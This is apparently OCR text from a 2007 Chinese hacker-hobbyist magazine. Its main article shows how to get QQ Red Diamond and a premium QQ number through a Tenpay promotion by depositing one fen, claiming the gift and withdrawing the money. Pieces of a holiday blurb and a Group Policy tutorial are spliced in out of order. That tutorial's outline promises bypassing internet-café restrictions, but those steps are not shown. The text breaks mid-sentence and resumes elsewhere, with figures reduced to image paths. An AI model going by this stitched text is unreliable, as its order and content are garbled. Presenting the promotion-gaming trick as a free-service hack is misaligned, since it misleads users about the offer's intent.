


图7

QQ红钻+会员靓号免费拿

文 罗秉琨

从本文你可以学到：

合理利用支付手段获得服务

众多黑友们看到别人的QQ服务有那么多，是不是有点眼红呀？今天我就来教大家如何免费获得QQ红钻以及一个会员靓号！不多说了，赶紧开始介绍！但是在开通之前，先来谈谈条件吧：

第一、自己要有一个网上银行的账号

第二、自己的QQ没有使用过财付通

我们先来到财付通的主页https://www.tenpay.com/，点击“立即注册”，使用自己的QQ号注册一下（注册的时候不要选择E-mail注册）。




图1 注册账号

注册成功以后登录账号，然后来到页面http://free.qq.com/act/cmb/1.htm，选择下方的“充值到财付通”，如图2。




图2 充值按钮

然后网页会自动转入充值页面（如图3），由于这个活动是腾迅与招商银行联手举办，所以必须使用招商银行的网上银行充值才可以参加活动。难道我们没有招商银行的账号就不能冲值了么？不会的！在页面中再重复点一下左边的“充值”按钮（如图4），就出来了各个银行的选择页面（如图5）。




图3 转入了充值界面

选择一个自己有账号的银行，在充值金额中输入充值的金额(至少输入1分钱，当然充值更多也行，反正这钱到最后我们要收回来)，选择正确后点击下方的“确认提交”，这样就来到了一个确认页面（在这里我拿建设银行的来做示范），我们继续确认。

输入自己的银行卡号以及密码（这个我就不抓图了，要小心……嘿嘿），充值成功后会出现如图6的提示页面。

接着，来到页面http://free.qq.com/act/cmb/1.htm，选择下方的“充值后领取红包”，如图7。这时会提示我们已经获得大礼包，单击“提交”，如图8。这样，我们




图4 选择“充值”





图5 别的银行也显示出来了

Q版黑客热烈庆祝国庆节

金秋十月，全国人民迎来了祖国的第58个生日，而同时更重要的一年一度的十一长假也如期而至，这于学生朋友来说似乎才是最重要的，所以才要热烈庆祝的嘛！在小编的印象中，包括五一在内的这样七天的长假是比寒假和暑假更爽的假期，由于时间不短也不长，所以就会把握一切时间尽情享受假期带给我的欢乐时光。也许有的朋友无法享受七天的高级别待遇，不过也不要沮丧，雨后天晴嘛，努力学习，好日子还在后头呢！

文 SDS



菜鸟日记之组策略学习

从本文中你可以学到：

1、了解组策略的工作原理
2、组策略无法运行的解决方案
3、如何用组策略破解常见网吧限制
4、如何利用组策略进行本地和网络安全设置
5、如何利用组策略限制软件运行
6、学习如何编辑策略模板文件

我是小黑哥SDS，最近正在跟随大黑师傅学习网络安全技术，今天师傅传授了组策略的知识，记下来与大家一起分享了！

一、gpedit.msc 基础慢慢学

大黑师傅说组策略是WINDOWS中简单操作注册表的一个工具，也就是说我们通过它做的修改都是程序通过修改注册表实现的！下面看如何运行组策略！

1、就这样运行组策略




图1 组策略界面

大黑师傅说组策略很有用，那么我们该如何打开它呢？首先打开“开始”菜单——“运行”，在“运行”中输入**gpedit.msc**，回车后就

的就可以享受会员靓号以及红钻贵族服务1个月了。

当然，我们也可以在页面http://free.qq.com/act/cmb/2.htm上，通过网上银行的支付方式购买10Q币（含10Q币）以上或者消费任何一款指定业务（QQ会员、QQ秀红钻贵族、QQ空间黄钻贵族、QQ音乐绿钻贵族），也可获得“QQ二重大礼品包”。奖品为一个月的QQ音乐绿钻贵族以及2Q币的QQ空间购物券。另外，我们还可以再去参加第三重大奖，方法与前面一样，在这里就不多介绍了。




图6 充值成功




图7 选择“充值后领取礼包”

我们已经花了点钱拿到服务了，前面也给大家说了，会把充值的钱再收回来，那么怎么操作呢？来到财付通主页https://www.tenpay.com/上，选择“账户管理”中的“提现”，来到如图9的页面。

然后在下面的方框里输入你的提现金额以及你的支付密码，“确认提交”后就可以了。腾迅会在大约两个工作日里把钱退回到你的银行账户里。这样一来，我们就免费获得了红钻以及一个QQ会员靓号。

如果你购买东西的话，还可以得到绿钻和抽奖机会等，可谓双全其美呀！但是大家注意，一定要在2007年11月28日之前去参加这个活动哦！要不然……过了这个村就没有这个店了……呵呵！




图8 确认收到的礼物




图9 提现页面

编辑点评：

现在网上购物的资金流动基本上都会采用中间交易平台过渡，也就是买卖双方在中间交易平台上进行资金的转换。本文属于实用技巧类，感谢作者，感谢QQ，虽然只有1个月，也够免费爽一把了。不过开通时间大约在24小时之内，各地各人有所不同吧（靠RP啊！），偶怎么感觉偶等得比较长呢…… NOHACK

可以看到如图1，这就是组策略了！

